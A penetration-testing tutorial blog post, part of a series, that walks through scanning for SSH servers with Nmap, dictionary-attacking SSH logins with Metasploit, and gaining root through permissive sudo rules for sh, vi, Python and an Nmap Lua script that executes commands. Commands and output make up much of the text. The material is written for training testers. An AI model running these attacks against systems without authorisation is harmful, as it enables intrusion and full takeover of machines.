Linux Hacking Case Studies Part 4: Sudo Horror Stories

This blog will cover different ways to approach SSH password guessing and attacking sudo applications to gain a root shell on a Linux system. This case study commonly makes appearances in CTFs, but the general approach for attacking weak passwords and sudo applications can be applied to many real world environments. This should be a fun walk through for people new to penetration testing.

This is the fourth of a five part blog series highlighting entry points and local privilege escalation paths commonly found on Linux systems during network penetration tests.

Below are links to the first three blogs in the series:

- Linux Hacking Case Study Part 1: Rsync
- Linux Hacking Case Study Part 2: NFS
- Linux Hacking Case Study Part 3: phpMyAdmin

Below is an overview of what will be covered in this blog:

- Finding SSH Servers
- Dictionary Attacks against SSH Servers
- Viewing Sudoers Execution Options
- Exploiting Sudo sh
- Exploiting Sudo VI
- Exploiting Sudo Python
- Exploiting Sudo Nmap

Finding SSH Servers

Before we can start password guessing or attacking sudo applications, we need to find some SSH servers to go after. Luckily Nmap and similar port scanning tools make that pretty easy because most vendors still run SSH on the default port of 22.

Below is a sample Nmap command and screenshot to get you started.

```
nmap -sS -sV -p22 192.168.1.0/24 -oA sshscan
```

Once you’ve run the port scan you can quickly parse the results to make a file containing a list of SSH servers to target. Below is a command example and quick video to help illustrate.

```
grep -i "open" sshscan.gnmap
grep -i "open" sshscan.gnmap | awk -F ' ' '{print $2} '> ssh.txt
cat ssh.txt
```

http://blog.netspi.com/wp-content/uploads/2020/03/ssh-sudo-locate.mp4


Dictionary Attacks against SSH Servers

Password guessing is a pretty basic way to gain initial access to a Linux system, but that doesn't mean it's not effective. We see default and weak SSH passwords configured in at least a half of the environments we look at.

If you haven't done it before, below are a few tips to get you started.

1. Perform additional scanning and fingerprinting against the target SSH server and try to determine if it's a specific device. For example, determine if it is a known printer, switch, router, or other miscellaneous network device. In many cases, knowing that little piece of information can lead you to default device passwords and land you on the box.
2. Based on the service fingerprinting, also try to determine if any applications are running on the system that create local user accounts that might be configured with default passwords.
3. Lastly, try common username and password combinations. Please be careful with this approach if you don't understand the account lockout policies though. No one wants to have a bad day.

Password Lists
In this scenario let's assume we're going to test for common user name and password combinations. That means we'll need a file containing a list of users and a file containing a list of passwords. Kali ships with some good word lists that provide coverage for common user names and passwords. Many can be found in the /usr/share/wordlists/.


```
root@kali:~# ls /usr/share/wordlists/
dirb             metasploit
dirbuster        nmap.lst
dnsmap.txt       rockyou.txt.gz
fasttrack.txt    sqlmap.txt
fern-wifi        wfuzz
root@kali:~#
```

While those can be handy, for this scenario we're going to create a few small custom lists.

Create users.txt File Containing:

```
echo user >> users.txt
echo root >> users.txt
echo test >> users.txt
```


Create passwords.txt File Containing:

```
echo Password >> passwords.txt
echo Password1 >> passwords.txt
echo toor >> passwords.txt
echo test >> passwords.txt
```

Password Guessing
Metasploit has modules that can be used to perform online dictionary attacks for most management protocols. Most of those modules use the protocol_login naming standard. Example: **ssh_login** . Below is an example of the ssh_login module usage.

```
msfconsole
spool /root/ssh_login.log
use auxiliary/scanner/ssh/ssh_login
set USER_AS_PASS TRUE
set USER_FILE /root/users.txt
set PASS_FILE /root/password.txt
set rhosts file:///root/ssh.txt
set threads 100
set verbose TRUE
show options
run
```

Below is what it should look like if you successfully guess a password.




```
msf auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.1.160:22 - Failed: 'user:user'
[-] 192.168.1.160:22 - Failed: 'user:Password'
[-] 192.168.1.160:22 - Failed: 'user:Password1'
[-] 192.168.1.160:22 - Failed: 'user:toor'
[-] 192.168.1.160:22 - Failed: 'user:'
[-] 192.168.1.160:22 - Failed: 'root:root'
[-] 192.168.1.160:22 - Failed: 'root:Password'
[-] 192.168.1.160:22 - Failed: 'root:Password1'
[-] 192.168.1.160:22 - Failed: 'root:toor'
[-] 192.168.1.160:22 - Failed: 'root:'
[+] Success: 'test:test' 'uid=1001(test) gid=1001(test) groups=
1001(test) Linux ip-192-168-1-160 4.4.0-1069-aws #79-Ubuntu SMP
 Mon Sep 24 15:01:41 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
[*] Command shell session 2 opened (192.168.1.29:43953 -> 192.1
68.1.160:22) at 2018-11-16 15:55:47 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

Here is a quick video example that shows the process of guessing passwords and gaining initial access with Metasploit.

http://blog.netspi.com/wp-content/uploads/2020/03/ssh-sudo-dictionary-attack.mp4

Once you have identified a valid password you can also login using any ssh client.



test@ip-192-168-1-222: ~

```
root@192:~# ssh test@192.168.1.222
test@192.168.1.222's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-1069-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

21 packages can be updated.
0 updates are security updates.

New release '18.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Fri Nov 16 17:36:41 2018 from 192.168.1.29
test@ip-192-168-1-222:~$
```


Viewing Sudoers Execution Options

There are a lot of tools like Metasploit, LinEnum, Lynis, LinuxPrivCheck, UnixPrivsEsc, etc that can be used to help identify weak configurations that could be leveraged for privilege escalation, but we are going to focus on insecure sudoers configurations.

Sudoers is configuration file in Linux that defines what commands can be run as what user. It's also commonly used to define commands that can be run as root by non-root users.

The sudo command below can be used to see what commands our user can run as root.

```
sudo -l
```




```
test@ip-192-168-1-222:~$ sudo -l
sudo: unable to resolve host ip-192-168-1-222
[sudo] password for test:
User test may run the following commands on ip-192-168-
    (ALL : ALL) ALL
test@ip-192-168-1-222:~$
```

In this scenario, our user has the ability to run any command as root, but we'll experiment with a few different command examples.

Exploiting Sudo sh

Unfortunately, we have seen this in a handful of real environments. Allowing users to execute "sh" or any other shell through sudo provides full root access to the system. Below is a basic example of dropping into a "sh" shell using sudo.

```
sudo sh
```



```
test@ip-192-168-1-222:~$ sudo sh
sudo: unable to resolve host ip-192-168-1-222
# whoami
root
#
```


Exploiting Sudo VI

VI is a text editor that's installed by default in most Linux distros. It's popular with lots of developers. As a result, it's semi-common to see developers provided with the ability to execute VI through sudo to facilitate the modification of privileged configurations files used in development environments. Having the ability to modify any file on the system has its own risks, but VI actually has a built-in function that allows the execution of arbitrary commands. That means, if you provided a user sudo access to VI, then you have effectively provided them with root access to your server.

Below is a command example:

```
vi
ESC (press esc key)
:!whoami
```

Below are some example screenshots showing the process.



```
[15:28:22] root@192:/# sudo vi
```

```
~
~
~
~
~
~
~
:!whoami
```

```
[15:28:22] root@192:/# sudo vi

root

Press ENTER or type command to continue
```

Exploiting Sudo Python

People also love Python. It’s a scripting language used in every industry vertical and isn’t going away any time soon. It’s actually pretty rare to see Python or other programming engines broadly allowed to execute through sudo, but we have seen it a few times so I thought I’d share an example here. Python, like most robust scripting and programming languages, supports arbitrary command execution capabilities by default.

Below is a basic command example and a quick video for the sake of illustration:

```
sudo python –c “import os;os.system(‘whoami’)”
```

Here are a few quick video examples.

http://blog.netspi.com/wp-content/uploads/2020/03/ssh-sudo-breakouts.mp4

Exploiting Sudo Nmap

Most privilege escalation involves manipulating an application running as a higher privilege into running your code or commands. One of the many techniques used by attackers is to simply leverage the native functionality of the target application. One common theme we see across many applications is the ability to create and load custom modules, plug-ins, or add-ons.

For the sake of this scenario, let's assume we can run Nmap using sudo and now we want to use it's functionality to execute operating system commands.

When I see that an application like Nmap can be run through sudo, I typically follow a process similar to the one below:

1. **Does Nmap allow me to directly execute os commands?**
   No (only in old versions using the –-interactive flag and !whoami)
2. **Does Nmap allow me to extend its functionality?**
   Yes, it allows users to load and execute custom .nse modules.
3. **What programming language are the .nse modules written in?**
   Nmap .nse modules use the LUA scripting engine.
4. **Does the LUA scripting engine support OS command execution?**
   Yep. So let's build a LUA module to execute operating system commands. It's important to note that we could potentially write a module to execute shell code or call specific APIs, but in this example we'll keep it simple.


Let's assume at this point you spent a little time reviewing existing Nmap modules/LUA capabilities and developed the following .nse module.

```
--- SAMPLE SCRIPT
local nmap = require "nmap"
local shortport = require "shortport"
local stdnse = require "stdnse"
local command  = stdnse.get_script_args(SCRIPT_NAME .. ".command") or nil
print("Command Output:")
local t = os.execute(command)
description = [[This is a basic script for executing os commands through a Nmap
nse module (lua script).]]
---
-- @usage
-- nmap --script=./exec.nse --script-args='command=whoami'
-- @output
-- Output:
-- root
-- @args command
```

```
author = "Scott Sutherland"
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"vuln", "discovery", "safe"}
portrule = shortport.http
action = function(host,port)
end
```

